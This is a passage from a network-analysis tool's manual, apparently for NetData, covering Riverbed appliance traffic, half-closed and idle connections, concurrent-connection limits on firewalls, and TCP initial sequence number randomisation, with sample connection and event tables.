
The first checkbox in the above Riverbed group of controls allows a decoder to measure the response times of request-response pairs in optimised traffic between SteelHeads. NetData's Riverbed decoder is usually able to distinguish between Riverbed supervisory messages and message blocks carrying optimised application data, even when packets have been truncated.

6.6 Riverbed Optimised Traffic (2012)


NetData recognises 'optimised' traffic flowing between Riverbed Steelhead appliances, using the Correct Addressing mode and port 7800. NetData attempts to measure response times but they should be regarded as unreliable because response messages may not be paired with the relevant requests.

Analysis of browser traffic passing through Riverbed appliances to a web server has identified what looks like a serious performance problem arising when the server closes idle connections. Because the browser keeps idle connections in a pool, and there is no thread able to complete a connection's closure, the connections remain in a half-closed state until either the browser's idle timer expires or a browser thread attempts to re-use a connection. In the latter case the browser sends a request packet and normally receives an immediate Reset from the server, indicating that the connection is closed. The browser is then prompted to open a new connection and very little time is lost.

This Riverbed appliance relays the server's Final flag to the browser but also sends an almost immediate Final to the server. Now Riverbed's promise of transparency is broken and the network is in a dangerously inconsistent state – the server's view of the connection is fully closed, but the browser holds a half-closed connection. When the browser attempts to re-use the connection and sends request packets, the appliance doesn't issue a Reset but simply acknowledges the data packets. The request remains in limbo until the browser issues a Reset, as in the following example captured at the user's workstation.



However, even without receiving a Reset, in most cases the browser becomes aware of the connection closure, quickly issues the same request on another connection, and still little time is lost. In the following chart of a single user transaction five half-closed connections were re-used but their Post requests were also issued on new connections and received quick responses.




6.7 Transactions Initiated After Connection Closure

A common design error in web applications allows servers to close idle connections before the client browser. Because the connections are kept by the browser in a pool there is no application thread to complete connection closure and connections can remain in a half-closed (Fin-Wait) state for a long time. When a connection is eventually re-used many clients ignore the half closure and issue a new request. That isn't always a serious problem but some network devices don't handle the circumstances appropriately. As discussed above, some Riverbed appliances simply acknowledge the new request without indicating that the connection is broken.

To better describe transactions initiated after closure by the server, NetData appends their request signature with the phrase 'conn already half closed by server'.


The following chart shows all the transactions of one user, including requests initiated on a half-closed connection. The markers of the latter transactions were given a pale green background after searching for and selecting all the transactions whose descriptions included the word 'already'.




6.8 Identifying Idle Connections


If the sniffer drops packets there is a chance that NetData will miss packets that close some connections, and it is impossible to get a reliable indication of the number of concurrent connections throughout the capture period. Furthermore, if a large volume of traffic has been captured, NetData will artificially terminate idle-connection records in order to free its processing memory, and the resulting charts of concurrent connections will display sudden drops that might look at first like a serious system problem.

The following graph of concurrent connections reveals several apparent anomalies: a flat horizontal segment; and three long vertical segments.



To investigate the accuracy of such a graph load all the network-event records and check only the 'Monitoring gaps' box of the Events group in the format-control window:





The wide green band in the resulting chart shows that the flat line was the consequence of a missing file in the sequence of capture files, and the vertical drops coincide with NetData's termination of large numbers of idle connections. The cream bands indicate that the sniffer dropped many packets and explains why NetData found what appeared to be connections left idle for a long time. Rather than following the horizontal and vertical segments, the true number of concurrent connections probably reduced quite steadily between 13:10 and 13:35.

The connections table provides the details behind the connections graph. NetData now appends the word 'Idle' to codes in the Closure column when NetData has terminated a connection record:

ConnID	Type	cPort	Server...	sPort	First Packet	Closed	Closure	Idle PreF	Total sec
764170	SSL-TLS./TCP	3057	DP02	6503	13:19:46.7061	Asvr13:19:46.8280	svrAcltR	0.0269	0.1220
764945	SSL-TLS/TCP	3832	DP02	6503	13:19:49.8557	Rclt13:19:49.8557	cltR		
764087	SSL-TLS./TCP	2974	DP02	6503	opn13:19:43.5992	Asvr13:19:50.3510	svrAcltR	0.0292	6.7518
763506	SSL-TLS./TCP	2393	DP02	6503	opn13:19:49.7744	Asvr13:19:50.4019	svrAcltR	0.0592	0.6275
764389	SSL-TLS./TCP	3276	DP02	6503	opn13:00:07.0472	Asvr13:19:50.7818	svrA Idle	985.7143	1183.7346
763624	SSL-TLS./TCP	2511	DP02	6503	opn13:02:44.5756	Asvr13:19:50.7818	svrA Idle	850.0934	1026.2062
763808	SSL-TLS./TCP	2695	DP02	6503	opn13:02:55.3522	Asvr13:19:50.7818	svrA Idle	1014.8177	1015.4296
763542	SSL-TLS./TCP	2429	DP02	6503	opn13:02:56.7575	Asvr13:19:50.7818	svrA Idle	1013.7259	1014.0243
763543	SSL-TLS./TCP	2430	DP02	6503	opn13:02:56.7583	Asvr13:19:50.7818	svrA Idle	1013.6528	1014.0236
764364	SSL-TLS./TCP	3251	DP02	6503	opn13:03:12.6026	Asvr13:19:50.7818	svrA Idle	998.0854	998.1792

This extract from a connections table confirms that NetData terminated many idle connections at 13:19:50.78, the time of the first vertical red line on the chart. In reality, these connections were probably closed at various times well before NetData decided to terminate their records.


NetData's termination of idle connections is also confirmed by events recorded in the events table:

Start	Category	Description
07:31:15.1314	Monitor	terminated idle connections 4
11:54:27.2679	Monitor	terminated idle connections 5
13:19:50.7818	Monitor	terminated idle connections 76
13:29:43.8851	Monitor	terminated idle connections 48
13:32:09.426	Monitor	terminated idle connections 65

6.9 Exploring Concurrent Connections in Large Projects


If a system's transactions occasionally fail to run and NetData shows that connections are failing to open because connection-accept (Synch Ack) packets are dropped in the network, it may be because a firewall has reached a limit on the number of connections it can handle. To check for the existence of a ceiling on the number of concurrent connections, it is desirable to load all the connection records of the relevant server and plot the number of concurrent connections.

A network device will keep its record of a connection for some time after it closed, in the Time-Wait state. The count of concurrent connections should take this time into account, and it is entered in the chart's format-control window, as shown:



If the Time-Wait time is not known, it can generally be determined by trying different values until evidence of a ceiling appears in the form of flat tops to the graph of concurrent connections.


If the traffic captured for a project is very large and NetData fills several (archived) databases, it may not be possible to load all the connection records at one time. In this case use the Activity Overview functions to calculate Concurrent Connection Record (CCR) summaries for successive time intervals, across all the archives and the main database, and let NetData plot the peak value in each interval.




The resulting chart can reveal evidence of a ceiling among millions of connections. To try different values of the Time-Wait period, NetData can now be asked to recalculate CCR values simply by

checking the ‘Calculate or recalculate numbers...’ box, entering a new Time-Wait period, and clicking the appropriate Load button. NetData preserves its existing records of TIP details, creates new records of CCR details, and recalculates all TIP and CCR summaries ready for loading into a chart.

The following chart displays the minimum, average and peak values of concurrent-connection records, with a 50-second Time-Wait state, in successive 10-second intervals, and here there is no hint of the system reaching its limit.



If it is suspected that a firewall is running short of connection-table space, and the firewall handles the traffic of many servers, a ceiling in concurrent-connection records will be evident only when plotting the total number of concurrent connections aggregated across all servers. Summaries of the required aggregation can be loaded by a new control (circled in red) in the load-data window.



Like all pools of aggregated statistics, graphs of aggregation summaries are rendered in black and can be disabled in the Plot column of the server-statistics table. For comparison, graphs of individual servers can be added to the chart by loading records when the new box is unchecked.

If some of the captured traffic doesn’t traverse the firewall, aggregation summaries will overstate the number of connection records handled by the firewall. For a more accurate chart the captured traffic should be reanalysed with a filter that decodes and records only the firewall traffic.

6.10 Connection Statistics and Firewall Fault

Instead of recording connection statistics when a connection is fully closed, NetData delays recording until connection details are removed from memory – normally 65 seconds after complete closure. The benefit is that any packets such as Acks, Resets and abnormally-delayed packets arriving after closure will be counted with the statistics. The time of a connection's last packet is also recorded and appears in a column of the connection table. When a plot of all a connection's packets is requested the chart includes all packets after closure.

These capabilities were prompted by an investigation of a peculiar firewall behaviour that delayed the first Synch Ack packet of a server, or the first Ack of a client, for a period between 10 and 11 seconds. Loss of the first Synch Ack packet delayed all new connections for 3 seconds. This behaviour was traced to Check Point's Secure XL acceleration module in a Nokia firewall, and was the result of an inappropriate order in the firewall's list of access rules.

6.11 TCP Initial Sequence Number Randomisation

When a new instance of a TCP connection is opened by sending a packet with a Syn flag to resynchronise sequence numbers, the TCP driver must choose an Initial Sequence Number (ISN) designed to meet two criteria:

1. it should be sufficiently different to avoid confusion with sequence numbers in packets of a previous instance that might still be travelling in the network; and
2. it should be unpredictable to avoid a man-in-the-middle attack.

The first criterion was addressed in the first TCP specification (RFC 793) by requiring a monotonic increase in sequence numbers (modulo 2^32), and the second criterion is usually met by some randomisation of the low-order bits of the ISN.

To avoid confusion with packets of an old instance, a new connection is not allowed while an old instance is still in a Time-Wait state, entered when a connection is fully closed. However, some TCP drivers will accept a new connection before the end of the Time-Wait state provided the client's ISN is greater than the next expected sequence number.

To strengthen security some firewalls are able to randomise ISNs when they relay connections, but this is often achieved at the expense of disabling selective acks; the firewall not only has to translate the two sequence numbers found in their normal header positions, but would also have to translate the sequence numbers in any selective-ack option field. The first indication of the presence of a firewall performing ISN randomisation is usually provided by NetData finding a client Syn packet with a sequence of four or more No-op codes; they have probably overwritten an option that enables selective-acks, and NetData records such findings as network events.

